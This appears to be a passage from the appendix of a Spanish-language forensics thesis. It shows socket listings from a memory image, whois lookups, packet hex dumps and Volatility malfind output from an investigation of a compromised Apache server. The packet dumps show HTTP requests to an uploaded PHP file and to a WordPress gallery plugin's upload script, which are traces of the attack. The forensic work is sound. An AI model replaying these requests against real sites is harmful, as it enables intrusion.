UNIX 440266      master/26489
UNIX 440187      qmgr/26500
UNIX 440185      qmgr/26500 public/qmgr
UNIX 440388      qmgr/26500
TCP      0.0.0.0      :      0 0.0.0.0      :      0 CLOSE
apache2/19704
TCP      ::      :      80 ::      :      0 LISTEN
apache2/19704
TCP      0.0.0.0      :      0 0.0.0.0      :      0 CLOSE
apache2/19704
TCP      ::      :      443 ::      :      0 LISTEN
apache2/19704
TCP      0.0.0.0      :      0 0.0.0.0      :      0 CLOSE
apache2/19705
TCP      ::      :      80 ::      :      0 LISTEN
apache2/19705

```

```

TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/19705
TCP      ::              : 443 ::                :    0 LISTEN
apache2/19705
TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/19706
TCP      ::              : 80 ::                :    0 LISTEN
apache2/19706
TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/19706
TCP      ::              : 443 ::                :    0 LISTEN
apache2/19706
TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/19707
TCP      ::              : 80 ::                :    0 LISTEN
apache2/19707
TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/19707
TCP      ::              : 443 ::                :    0 LISTEN
apache2/19707
TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/19708
TCP      ::              : 80 ::                :    0 LISTEN
apache2/19708
TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/19708
TCP      ::              : 443 ::                :    0 LISTEN
apache2/19708
TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/19952
TCP      ::              : 80 ::                :    0 LISTEN
apache2/19952
TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/19952
TCP      ::              : 443 ::                :    0 LISTEN
apache2/19952
TCP      ::ffff172.31.38.110: 80 ::ffff18.195.165.56:41529 CLOSE_WAIT
apache2/19952
TCP      172.31.38.110    :46384 172.31.33.128    : 8080 ESTABLISHED
apache2/19952
TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/19953
TCP      ::              : 80 ::                :    0 LISTEN
apache2/19953
TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/19953
TCP      ::              : 443 ::                :    0 LISTEN
apache2/19953
TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/20230
TCP      ::              : 80 ::                :    0 LISTEN
apache2/20230
TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/20230
TCP      ::              : 443 ::                :    0 LISTEN
apache2/20230
TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/20231
TCP      ::              : 80 ::                :    0 LISTEN
apache2/20231
TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/20231
TCP      ::              : 443 ::                :    0 LISTEN
apache2/20231
TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/20232
TCP      ::              : 80 ::                :    0 LISTEN
apache2/20232
TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/20232
TCP      ::              : 443 ::                :    0 LISTEN
apache2/20232
TCP      0.0.0.0          :    0 0.0.0.0          :    0 CLOSE
apache2/20233
TCP      ::              : 80 ::                :    0 LISTEN
apache2/20233

```

```

TCP      0.0.0.0          :      0 0.0.0.0          :      0 CLOSE
apache2/20233
TCP      ::              :      443 ::              :      0 LISTEN
apache2/20233
TCP      172.31.38.110   :      22 83.247.136.74       :16666 ESTABLISHED
sshd/20483
UNIX 674291          :      sshd/20483
UNIX 674626          :      sshd/20483
UNIX 674389          :      systemd/20485
UNIX 674389          :      systemd/20485
UNIX 674408          :      systemd/20485
UNIX 674432          :      systemd/20485 /run/user/1000/systemd/notify
UNIX 674433          :      systemd/20485
UNIX 674434          :      systemd/20485
UNIX 674435          :      systemd/20485 /run/user/1000/systemd/private
UNIX 674439          :      systemd/20485 /run/user/1000/gnupg/S.dirmngr
UNIX 674440          :      systemd/20485 /run/user/1000/gnupg/S.gpg-agent.ssh
UNIX 674441          :      systemd/20485 /run/user/1000/gnupg/S.gpg-agent.extra
UNIX 674442          :      systemd/20485 /run/user/1000/gnupg/S.gpg-agent
UNIX 674443          :      systemd/20485 /run/user/1000/gnupg/S.gpg-agent.browser
UNIX 674389          :      (sd-pam)/20486
UNIX 674389          :      (sd-pam)/20486
UNIX 674395          :      (sd-pam)/20486
TCP      172.31.38.110   :      22 83.247.136.74       :16666 ESTABLISHED
sshd/20576
UNIX 674291          :      sshd/20576
UNIX 674625          :      sshd/20576
UNIX 440180          :      pickup/20703
UNIX 440178          :      pickup/20703 public/pickup
UNIX 675208          :      pickup/20703
UNIX 676234          :      sudo/20893

```

### 9.6.3 Consulta sobre la identidad de la ip 18.195.168.56

Resultado del comando en Kali Linux: *nslookup 18.195.168.56*

```

56.168.195.18.in-addr.arpa      name = ec2-18-195-168-56.eu-central-1.compute.amazonaws.com.

```

Resultado del comando en Kali Linux: *whois 18.195.168.56*

```

# start
NetRange: 18.194.0.0 - 18.195.255.255
CIDR: 18.194.0.0/15
NetName: AMAZO-ZFRA
NetHandle: NET-18-194-0-0-2
Parent: AT-88-Z (NET-18-32-0-0-1)
NetType: Reallocated
OriginAS: AS16509
Organization: A100 ROW GmbH (RG-123)
RegDate: 2017-05-25
Updated: 2021-02-10
Ref: https://rdap.arin.net/registry/ip/18.194.0.0

OrgName: A100 ROW GmbH
OrgId: RG-123
Address: Marcel-Breuer-Strasse 10
City: Munchen
StateProv:
PostalCode: 80807
Country: DE
RegDate: 2014-11-07
Updated: 2014-11-07
Ref: https://rdap.arin.net/registry/entity/RG-123

OrgNOCHandle: AANO1-ARIN
OrgNOCName: Amazon AWS Network Operations
OrgNOCPhone: +1-206-555-0000

```

OrgNOCEmail: amzn-noc-contact@amazon.com  
OrgNOCRef: <https://rdap.arin.net/registry/entity/AANO1-ARIN>

OrgAbuseHandle: AEA8-ARIN  
OrgAbuseName: Amazon EC2 Abuse  
OrgAbusePhone: +1-206-555-0000  
OrgAbuseEmail: abuse@amazonaws.com  
OrgAbuseRef: <https://rdap.arin.net/registry/entity/AEA8-ARIN>

OrgTechHandle: ANO24-ARIN  
OrgTechName: Amazon EC2 Network Operations  
OrgTechPhone: +1-206-555-0000  
OrgTechEmail: amzn-noc-contact@amazon.com  
OrgTechRef: <https://rdap.arin.net/registry/entity/ANO24-ARIN>

# end

## 9.6.4 Consulta sobre la identidad de la ip 172.31.33.128

### Resultado del comando en Kali Linux: *whois 172.31.33.128*

NetRange: 172.16.0.0 - 172.31.255.255  
CIDR: 172.16.0.0/12  
NetName: PRIVATE-ADDRESS-BBLK-RFC1918-IANA-RESERVED  
NetHandle: NET-172-16-0-0-1  
Parent: NET172 (NET-172-0-0-0-0)  
NetType: IANA Special Use  
OriginAS:  
Organization: Internet Assigned Numbers Authority (IANA)  
RegDate: 1994-03-15  
Updated: 2013-08-30  
Comment: These addresses are in use by many millions of independently operated networks, which might be as small as a single computer connected to a home gateway, and are automatically configured in hundreds of millions of devices. They are only intended for use within a private context and traffic that needs to cross the Internet will need to use a different, unique address.  
Comment:  
Comment: These addresses can be used by anyone without any need to coordinate with IANA or an Internet registry. The traffic from these addresses does not come from ICANN or IANA. We are not the source of activity you may see on logs or in e-mail records. Please refer to <http://www.iana.org/abuse/answers>  
Comment:  
Comment: These addresses were assigned by the IETF, the organization that develops Internet protocols, in the Best Current Practice document, RFC 1918 which can be found at:  
Comment: <http://datatracker.ietf.org/doc/rfc1918>  
Ref: <https://rdap.arin.net/registry/ip/172.16.0.0>

OrgName: Internet Assigned Numbers Authority  
OrgId: IANA  
Address: 12025 Waterfront Drive  
Address: Suite 300  
City: Los Angeles  
StateProv: CA  
PostalCode: 90292  
Country: US  
RegDate:  
Updated: 2012-08-31  
Ref: <https://rdap.arin.net/registry/entity/IANA>

OrgAbuseHandle: IANA-IP-ARIN  
OrgAbuseName: ICANN  
OrgAbusePhone: +1-310-301-5820  
OrgAbuseEmail: abuse@iana.org  
OrgAbuseRef: <https://rdap.arin.net/registry/entity/IANA-IP-ARIN>

OrgTechHandle: IANA-IP-ARIN  
OrgTechName: ICANN  
OrgTechPhone: +1-310-301-5820  
OrgTechEmail: abuse@iana.org  
OrgTechRef: <https://rdap.arin.net/registry/entity/IANA-IP-ARIN>

## 9.6.5 Consulta sobre la identidad de la ip 83.247.136.74

### Resultado del comando en Kali Linux whois 83.247.136.74

```
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See https://apps.db.ripe.net/docs/HTML-Terms-And-Conditions

% Note: this output has been filtered.
%   To receive output for a database update, use the "-B" flag.

% Information related to '83.247.136.0 - 83.247.136.255'

% Abuse contact for '83.247.136.0 - 83.247.136.255' is 'cert@ciberseguretat.cat'

inetnum:      83.247.136.0 - 83.247.136.255
netname:      GENCAT-RA-GPA
descr:        Remote Acces Governance and Public Administration Ministrie
country:      ES
org:          ORG-CTIT1-RIPE
admin-c:      TVC66-RIPE
tech-c:       TVC66-RIPE
status:       ASSIGNED PA
mnt-by:       GENCAT-MNT
mnt-routes:   GENCAT-MNT
mnt-domains:  GENCAT-MNT
created:      2004-06-01T11:20:05Z
last-modified: 2015-10-27T22:09:09Z
source:       RIPE

organisation: ORG-CTIT1-RIPE
org-name:     Centre de Telecomunicacions i Tecnologies de la Informacio de la Generalitat de Catalunya
country:      ES
org-type:     LIR
address:      Salvador Espriu 45-51
address:      08908
address:      L'Hospitalet de Llobregat
address:      SPAIN
phone:        +34935574000
fax-no:       +34935574025
mnt-ref:      RIPE-NCC-HM-MNT
mnt-ref:      GENCAT-MNT
mnt-by:       RIPE-NCC-HM-MNT
mnt-by:       GENCAT-MNT
admin-c:      TVC66-RIPE
abuse-c:      TVC67-RIPE
created:      2004-04-17T11:16:57Z
last-modified: 2020-12-16T13:27:36Z
source:       RIPE # Filtered

person:       Toni Vargas
address:      Salvador Espriu 45-51 08908 L'Hospitalet de Llobregat
phone:        +34 935574000
nic-hdl:      tvc66-ripe
mnt-by:       GENCAT-MNT
created:      2011-05-31T12:44:55Z
last-modified: 2017-10-30T22:13:55Z
source:       RIPE

% Information related to '83.247.136.0/24AS39551'

route:        83.247.136.0/24
descr:        Governance and Public Administration Ministrie
origin:       AS39551
mnt-by:       Gencat-MNT
created:      2006-05-24T16:15:02Z
last-modified: 2020-04-27T15:19:21Z
source:       RIPE

% This query was served by the RIPE Database Query Service version 1.108 (ABERDEEN)
```





```

616 0.000000 18.195.165.56 → 172.31.38.110 TCP 74 [TCP Out-Of-Order] 41529 → 80 [SYN] Seq=0 Win=26883
Len=0 MSS=1460 SACK_PERM TSval=82897361 TSecr=0 WS=128
617 0.000000 18.195.165.56 → 172.31.38.110 TCP 66 44145 → 80 [ACK] Seq=1 Ack=1 Win=219 Len=0
TSval=82897361 TSecr=1635855554
618 0.000000 18.195.165.56 → 172.31.38.110 TCP 66 [TCP Retransmission] 44145 → 80 [FIN, ACK] Seq=0 Ack=0
Win=219 Len=0 TSval=82897361 TSecr=1635855553
619 0.000000 18.195.165.56 → 172.31.38.110 TCP 66 [TCP Keep-Alive] 44145 → 80 [ACK] Seq=0 Ack=0 Win=219
Len=0 TSval=82897361 TSecr=1635855553
620 0.000000 18.195.165.56 → 172.31.38.110 TCP 214 [TCP Out-Of-Order] 44145 → 80 [PSH, ACK]
Seq=4294967148 Ack=4294967087 Win=211 Len=148 TSval=82897360 TSecr=1635855548
621 0.000000 18.195.165.56 → 172.31.38.110 TCP 1662 [TCP Out-Of-Order] 44145 → 80 [PSH, ACK]
Seq=4294965700 Ack=4294967087 Win=211 Len=1596 TSval=82897360 TSecr=1635855548
1815 0.000000 18.195.165.56 → 172.31.38.110 TCP 66 41529 → 80 [FIN, ACK] Seq=199 Ack=1 Win=27008 Len=0
TSval=82902417 TSecr=1635855556

```

Payload de cada uno de los paquetes:

```
tshark -r packets.pcap -Y "ip.addr==18.195.165.56" -x
```

```

0000 06 4c cd f6 51 2c 06 b7 00 d7 1c 58 08 00 45 00 .L.Q,.....X..E.
0010 00 fa f6 30 40 00 3f 06 ba 44 12 c3 a5 38 ac 1f ...0@.?.D...8..
0020 26 6e a2 39 00 50 67 d5 20 00 00 f4 39 49 80 18 &n.9.Pg. ...9l..
0030 00 d3 80 03 00 00 01 01 08 0a 04 f0 e9 d2 61 81 .....a.
0040 2c c3 47 45 54 20 2f 77 70 2d 63 6f 6e 74 65 6e .,GET /wp-conten
0050 74 2f 75 70 6c 6f 61 64 73 2f 32 30 31 39 2f 30 t/uploads/2019/0
0060 31 2f 43 56 50 53 41 7a 4b 69 5a 69 4a 76 64 78 1/CVPSAzKiZiJvdx
0070 41 2e 70 68 70 20 48 54 54 50 2f 31 2e 31 0d 0a A.php HTTP/1.1..
0080 48 6f 73 74 3a 20 31 38 2e 31 38 34 2e 31 31 39 Host: 18.184.119
0090 2e 37 30 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a .70..User-Agent:
00a0 20 4d 6f 7a 69 6c 6c 61 2f 34 2e 30 20 28 63 6f Mozilla/4.0 (co
00b0 6d 70 61 74 69 62 6c 65 3b 20 4d 53 49 45 20 36 mpatible; MSIE 6
00c0 2e 30 3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 35 .0; Windows NT 5
00d0 2e 31 29 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 .1)..Content-Typ
00e0 65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 e: application/x
00f0 2d 77 77 77 2d 66 6f 72 6d 2d 75 72 6c 65 6e 63 -www-form-urlencoded
0100 00 00 01 00 00 00 00 00 .....

```

... se omiten datos ...

```

0000 06 4c cd f6 51 2c 06 b7 00 d7 1c 58 08 00 45 00 .L.Q,.....X..E.
0010 06 70 2f 79 40 00 3f 06 7b 86 12 c3 a5 38 ac 1f .p/y@.?.{...8..
0020 26 6e ac 71 00 50 54 30 c6 a8 a2 65 b1 df 80 18 &n.q.PT0...e....
0030 00 d3 90 eb 00 00 01 01 08 0a 04 f0 e9 d0 61 81 .....a.
0040 2c bc 50 4f 53 54 20 2f 77 70 2d 63 6f 6e 74 65 .,POST /wp-conte
0050 6e 74 2f 70 6c 75 67 69 6e 73 2f 72 65 66 6c 65 nt/plugins/refle
0060 78 2d 67 61 6c 6c 65 72 79 2f 61 64 6d 69 6e 2f x-gallery/admin/
0070 73 63 72 69 70 74 73 2f 46 69 6c 65 55 70 6c 6f scripts/FileUplo
0080 61 64 65 72 2f 70 68 70 2e 70 68 70 3f 59 65 61 ader/php.php?Yea
0090 72 3d 32 30 31 39 26 4d 6f 6e 74 68 3d 30 31 20 r=2019&Month=01
00a0 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 HTTP/1.1..Host:
00b0 31 38 2e 31 38 34 2e 31 31 39 2e 37 30 0d 0a 55 18.184.119.70..U

```

... se omiten datos ...

```

0040 2c c3 47 45 54 20 2f 77 70 2d 63 6f 6e 74 65 6e .,GET /wp-conten
0050 74 2f 75 70 6c 6f 61 64 73 2f 32 30 31 39 2f 30 t/uploads/2019/0
0060 31 2f 43 56 50 53 41 7a 4b 69 5a 69 4a 76 64 78 1/CVPSAzKiZiJvdx
0070 41 2e 70 68 70 20 48 54 54 50 2f 31 2e 31 0d 0a A.php HTTP/1.1..
0080 48 6f 73 74 3a 20 31 38 2e 31 38 34 2e 31 31 39 Host: 18.184.119
0090 2e 37 30 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a .70..User-Agent:

```

... se omiten datos ...

```

0020 26 6e ac 71 00 50 54 30 c6 a8 a2 65 b1 df 80 18 &n.q.PT0...e....
0030 00 d3 90 eb 00 00 01 01 08 0a 04 f0 e9 d0 61 81 .....a.
0040 2c bc 50 4f 53 54 20 2f 77 70 2d 63 6f 6e 74 65 .,POST /wp-conte
0050 6e 74 2f 70 6c 75 67 69 6e 73 2f 72 65 66 6c 65 nt/plugins/refle
0060 78 2d 67 61 6c 6c 65 72 79 2f 61 64 6d 69 6e 2f x-gallery/admin/
0070 73 63 72 69 70 74 73 2f 46 69 6c 65 55 70 6c 6f scripts/FileUplo
0080 61 64 65 72 2f 70 68 70 2e 70 68 70 3f 59 65 61 ader/php.php?Yea

```

0090 72 3d 32 30 31 39 26 4d 6f 6e 74 68 3d 30 31 20 r=2019&Month=01

00a0 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 HTTP/1.1..Host:

00b0 31 38 2e 31 38 34 2e 31 31 39 2e 37 30 0d 0a 55 18.184.119.70..U

... se trunca resultado ...

## 9.8 Análisis en búsqueda del malware

### 9.8.1 Resultado del comando *malfind*.

*vol.py -f Server\_RAM.mem --profile=Linux4\_15x64 linux\_malfind*

Volatility Foundation Volatility Framework 2.6.1

**Process: networkd-dispat Pid: 11199** Address: 0x7f08ba782000 File: Anonymous Mapping

Protection: VM\_READ|VM\_WRITE|VM\_EXEC

Flags:

VM\_READ|VM\_WRITE|VM\_EXEC|VM\_MAYREAD|VM\_MAYWRITE|VM\_MAYEXEC|VM\_ACCOUNT|VM\_CAN\_NONLI  
NEAR

```
0x007f08ba782000 00 00 00 00 00 00 00 00 43 00 00 00 00 00 00 .....C.....
0x007f08ba782010 49 bb d0 8e 95 b7 08 7f 00 00 49 ba 10 20 78 ba l.....l..x.
0x007f08ba782020 08 7f 00 00 f8 49 ff e3 68 d8 04 02 00 00 00 00 .....l..h.....
0x007f08ba782030 90 28 32 b8 08 7f 00 00 50 d8 04 02 00 00 00 00 ..(2.....P.....
```

```
0x7f08ba782000 0000      ADD [RAX], AL
0x7f08ba782002 0000      ADD [RAX], AL
0x7f08ba782004 0000      ADD [RAX], AL
0x7f08ba782006 0000      ADD [RAX], AL
0x7f08ba782008 430000    ADD [R8], AL
0x7f08ba78200b 0000      ADD [RAX], AL
0x7f08ba78200d 0000      ADD [RAX], AL
0x7f08ba78200f 0049bb   ADD [RCX-0x45], CL
0x7f08ba782012 d08e95b7087f ROR BYTE [RSI+0x7f08b795], 0x1
0x7f08ba782018 0000      ADD [RAX], AL
0x7f08ba78201a 49ba102078ba087f0000 MOV R10, 0x7f08ba782010
0x7f08ba782024 f8      CLC
0x7f08ba782025 49ffe3   JMP R11
0x7f08ba782028 68d8040200 PUSH DWORD 0x204d8
0x7f08ba78202d 0000      ADD [RAX], AL
0x7f08ba78202f 00902832b808 ADD [RAX+0x8b83228], DL
0x7f08ba782035 7f00     JG 0x7f08ba782037
0x7f08ba782037 0050d8   ADD [RAX-0x28], DL
0x7f08ba78203a 0402     ADD AL, 0x2
0x7f08ba78203c 0000      ADD [RAX], AL
0x7f08ba78203e 0000      ADD [RAX], AL
```

**Process: apache2 Pid: 19704** Address: 0x7f9369fdd000 File: Anonymous Mapping

Protection: VM\_READ|VM\_WRITE|VM\_EXEC

Flags:

VM\_READ|VM\_WRITE|VM\_EXEC|VM\_MAYREAD|VM\_MAYWRITE|VM\_MAYEXEC|VM\_ACCOUNT|VM\_CAN\_NONLI  
NEAR

```
0x007f9369fdd000 18 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x007f9369fdd010 53 41 57 41 56 41 55 55 48 8b df 48 83 ec 70 48 SAWAVAUUH..H..pH
0x007f9369fdd020 8b 43 10 48 83 e8 01 48 89 44 24 40 48 89 44 24 .C.H...H.D$@H.D$
0x007f9369fdd030 48 48 89 44 24 50 48 89 44 24 30 48 89 dd 48 89 HH.D$PH.D$OH..H.
```

```
0x7f9369fdd000 181d00000000 SBB [RIP+0x0], BL
0x7f9369fdd006 0000      ADD [RAX], AL
0x7f9369fdd008 0000      ADD [RAX], AL
0x7f9369fdd00a 0000      ADD [RAX], AL
0x7f9369fdd00c 0000      ADD [RAX], AL
0x7f9369fdd00e 0000      ADD [RAX], AL
0x7f9369fdd010 53      PUSH RBX
0x7f9369fdd011 4157     PUSH R15
0x7f9369fdd013 4156     PUSH R14
0x7f9369fdd015 4155     PUSH R13
0x7f9369fdd017 55      PUSH RBP
0x7f9369fdd018 488bdf   MOV RBX, RDI
0x7f9369fdd01b 4883ec70 SUB RSP, 0x70
0x7f9369fdd01f 488b4310 MOV RAX, [RBX+0x10]
0x7f9369fdd023 4883e801 SUB RAX, 0x1
```



Protection: VM\_READ|VM\_WRITE|VM\_EXEC

Flags:

VM\_READ|VM\_WRITE|VM\_EXEC|VM\_MAYREAD|VM\_MAYWRITE|VM\_MAYEXEC|VM\_ACCOUNT|VM\_CAN\_NONLI  
NEAR

0x007f9369fdd000 40 03 00 00 00 00 00 00 00 00 00 00 00 00 @.....  
0x007f9369fdd010 53 41 57 41 56 41 55 55 48 8b df 48 83 ec 60 48 SAWAVAUUH..H..`H  
0x007f9369fdd020 8b 43 10 48 83 e8 01 48 89 44 24 40 48 89 dd 48 .C.H...H.D\$@H..H  
0x007f9369fdd030 89 d8 48 8b 58 08 4c 8b 78 18 48 8b 08 8b 40 40 ..H.X.L.x.H...@@

0x7f9369fdd000 400300 ADD EAX, [RAX]  
0x7f9369fdd003 0000 ADD [RAX], AL  
0x7f9369fdd005 0000 ADD [RAX], AL  
0x7f9369fdd007 0000 ADD [RAX], AL  
0x7f9369fdd009 0000 ADD [RAX], AL  
0x7f9369fdd00b 0000 ADD [RAX], AL  
0x7f9369fdd00d 0000 ADD [RAX], AL  
0x7f9369fdd00f 005341 ADD [RBX+0x41], DL  
0x7f9369fdd012 57 PUSH RDI  
0x7f9369fdd013 4156 PUSH R14  
0x7f9369fdd015 4155 PUSH R13  
0x7f9369fdd017 55 PUSH RBP  
0x7f9369fdd018 488bdf MOV RBX, RDI  
0x7f9369fdd01b 4883ec60 SUB RSP, 0x60  
0x7f9369fdd01f 488b4310 MOV RAX, [RBX+0x10]  
0x7f9369fdd023 4883e801 SUB RAX, 0x1  
0x7f9369fdd027 4889442440 MOV [RSP+0x40], RAX  
0x7f9369fdd02c 4889dd MOV RBP, RBX  
0x7f9369fdd02f 4889d8 MOV RAX, RBX  
0x7f9369fdd032 488b5808 MOV RBX, [RAX+0x8]  
0x7f9369fdd036 4c8b7818 MOV R15, [RAX+0x18]  
0x7f9369fdd03a 488b08 MOV RCX, [RAX]  
0x7f9369fdd03d 8b4040 MOV EAX, [RAX+0x40]

**Process: apache2 Pid: 20230** Address: 0x7f936a000000 File: Anonymous Mapping

Protection: VM\_READ|VM\_WRITE|VM\_EXEC

Flags:

VM\_READ|VM\_WRITE|VM\_EXEC|VM\_MAYREAD|VM\_MAYWRITE|VM\_MAYEXEC|VM\_ACCOUNT|VM\_CAN\_NONLI  
NEAR

0x007f936a000000 d0 0a 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0x007f936a000010 53 41 57 41 56 41 55 55 48 8b df 48 83 ec 70 48 SAWAVAUUH..H..pH  
0x007f936a000020 8b 43 10 48 83 e8 01 48 89 44 24 40 48 89 44 24 .C.H...H.D\$@H.D\$  
0x007f936a000030 48 48 89 44 24 50 48 89 dd 48 89 d8 48 8b 58 08 HH.D\$PH..H..H.X.

0x7f936a000000 d00a ROR BYTE [RDX], 0x1  
0x7f936a000002 0000 ADD [RAX], AL  
0x7f936a000004 0000 ADD [RAX], AL  
0x7f936a000006 0000 ADD [RAX], AL  
0x7f936a000008 0000 ADD [RAX], AL  
0x7f936a00000a 0000 ADD [RAX], AL  
0x7f936a00000c 0000 ADD [RAX], AL  
0x7f936a00000e 0000 ADD [RAX], AL  
0x7f936a000010 53 PUSH RBX  
0x7f936a000011 4157 PUSH R15  
0x7f936a000013 4156 PUSH R14  
0x7f936a000015 4155 PUSH R13  
0x7f936a000017 55 PUSH RBP  
0x7f936a000018 488bdf MOV RBX, RDI  
0x7f936a00001b 4883ec70 SUB RSP, 0x70  
0x7f936a00001f 488b4310 MOV RAX, [RBX+0x10]  
0x7f936a000023 4883e801 SUB RAX, 0x1  
0x7f936a000027 4889442440 MOV [RSP+0x40], RAX  
0x7f936a00002c 4889442448 MOV [RSP+0x48], RAX  
0x7f936a000031 4889442450 MOV [RSP+0x50], RAX  
0x7f936a000036 4889dd MOV RBP, RBX  
0x7f936a000039 4889d8 MOV RAX, RBX  
0x7f936a00003c 488b5808 MOV RBX, [RAX+0x8]

**Process: apache2 Pid: 20231** Address: 0x7f936a000000 File: Anonymous Mapping

Protection: VM\_READ|VM\_WRITE|VM\_EXEC

Flags:

VM\_READ|VM\_WRITE|VM\_EXEC|VM\_MAYREAD|VM\_MAYWRITE|VM\_MAYEXEC|VM\_ACCOUNT|VM\_CAN\_NONLI  
NEAR

0x007f936a000000 d0 0a 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

0x007f936a000010 53 41 57 41 56 41 55 55 48 8b df 48 83 ec 70 48 SAWAVAUUH..H..pH
0x007f936a000020 8b 43 10 48 83 e8 01 48 89 44 24 40 48 89 44 24 .C.H...H.D$@H.D$
0x007f936a000030 48 48 89 44 24 50 48 89 dd 48 89 d8 48 8b 58 08 HH.D$PH..H..H.X.

```

```

0x7f936a000000 d00a ROR BYTE [RDX], 0x1
0x7f936a000002 0000 ADD [RAX], AL
0x7f936a000004 0000 ADD [RAX], AL
0x7f936a000006 0000 ADD [RAX], AL
0x7f936a000008 0000 ADD [RAX], AL
0x7f936a00000a 0000 ADD [RAX], AL
0x7f936a00000c 0000 ADD [RAX], AL
0x7f936a00000e 0000 ADD [RAX], AL
0x7f936a000010 53 PUSH RBX
0x7f936a000011 4157 PUSH R15
0x7f936a000013 4156 PUSH R14
0x7f936a000015 4155 PUSH R13
0x7f936a000017 55 PUSH RBP
0x7f936a000018 488bdf MOV RBX, RDI
0x7f936a00001b 4883ec70 SUB RSP, 0x70
0x7f936a00001f 488b4310 MOV RAX, [RBX+0x10]
0x7f936a000023 4883e801 SUB RAX, 0x1
0x7f936a000027 4889442440 MOV [RSP+0x40], RAX
0x7f936a00002c 4889442448 MOV [RSP+0x48], RAX
0x7f936a000031 4889442450 MOV [RSP+0x50], RAX
0x7f936a000036 4889dd MOV RBP, RBX
0x7f936a000039 4889d8 MOV RAX, RBX
0x7f936a00003c 488b5808 MOV RBX, [RAX+0x8]

```

**Process:** apache2 **Pid:** 20232 **Address:** 0x7f9369fdd000 **File:** Anonymous Mapping

**Protection:** VM\_READ|VM\_WRITE|VM\_EXEC

**Flags:**

VM\_READ|VM\_WRITE|VM\_EXEC|VM\_MAYREAD|VM\_MAYWRITE|VM\_MAYEXEC|VM\_ACCOUNT|VM\_CAN\_NONLI  
NEAR

```

0x007f9369fdd000 c0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x007f9369fdd010 53 41 57 41 56 41 55 55 48 8b df 48 83 ec 70 48 SAWAVAUUH..H..pH
0x007f9369fdd020 8b 43 10 48 83 e8 01 48 89 44 24 40 48 89 44 24 .C.H...H.D$@H.D$
0x007f9369fdd030 48 48 89 44 24 50 48 89 44 24 30 48 89 dd 48 89 HH.D$PH.D$0H..H.

```

```

0x7f9369fdd000 c00300 ROL BYTE [RBX], 0x0
0x7f9369fdd003 0000 ADD [RAX], AL
0x7f9369fdd005 0000 ADD [RAX], AL
0x7f9369fdd007 0000 ADD [RAX], AL
0x7f9369fdd009 0000 ADD [RAX], AL
0x7f9369fdd00b 0000 ADD [RAX], AL
0x7f9369fdd00d 0000 ADD [RAX], AL
0x7f9369fdd00f 005341 ADD [RBX+0x41], DL
0x7f9369fdd012 57 PUSH RDI
0x7f9369fdd013 4156 PUSH R14
0x7f9369fdd015 4155 PUSH R13
0x7f9369fdd017 55 PUSH RBP
0x7f9369fdd018 488bdf MOV RBX, RDI
0x7f9369fdd01b 4883ec70 SUB RSP, 0x70
0x7f9369fdd01f 488b4310 MOV RAX, [RBX+0x10]
0x7f9369fdd023 4883e801 SUB RAX, 0x1
0x7f9369fdd027 4889442440 MOV [RSP+0x40], RAX
0x7f9369fdd02c 4889442448 MOV [RSP+0x48], RAX
0x7f9369fdd031 4889442450 MOV [RSP+0x50], RAX
0x7f9369fdd036 4889442430 MOV [RSP+0x30], RAX
0x7f9369fdd03b 4889dd MOV RBP, RBX
0x7f9369fdd03e 48 DB 0x48
0x7f9369fdd03f 89 DB 0x89

```

## 9.8.2 Dump del proceso 19952

Resultado del comando:

```

vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_dump_map -p 19952 -
-dump-dir 19952

```

—(edulo@edkali)-[~/Documents/tfm]

```

└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_dump_map -p 19952 --dump-dir 19952
Volatility Foundation Volatility Framework 2.6.1
Task      VM Start      VM End      Length Path
-----
19952 0x0000555836828000 0x00005558368c5000 0x9d000 19952/task.19952.0x555836828000.vma
19952 0x0000555836ac5000 0x0000555836ac8000 0x3000 19952/task.19952.0x555836ac5000.vma
19952 0x0000555836ac8000 0x0000555836acc000 0x4000 19952/task.19952.0x555836ac8000.vma
19952 0x0000555836acc000 0x0000555836acf000 0x3000 19952/task.19952.0x555836acc000.vma
19952 0x0000555837f94000 0x0000555837ff7000 0x63000 19952/task.19952.0x555837f94000.vma
19952 0x0000555837ff7000 0x00005558381b5000 0x1be000 19952/task.19952.0x555837ff7000.vma
19952 0x00005558381b5000 0x0000555838202000 0x4d000 19952/task.19952.0x5558381b5000.vma

```

... se trunca resultado...

Del dump obtenido, pasamos todos los archivos de binario a strings:

```

└─(edulo@edkali)-[~/Documents/tfm/19952]
└─$ strings -a * > 19952.txt

```

```

└─(edulo@edkali)-[~/Documents/tfm/19952]
└─$ ls *.txt
19952.txt

```

El resultado es el fichero de texto 19952.txt.

### 9.8.3 Dump del proceso 19953

Resultado del comando:

```

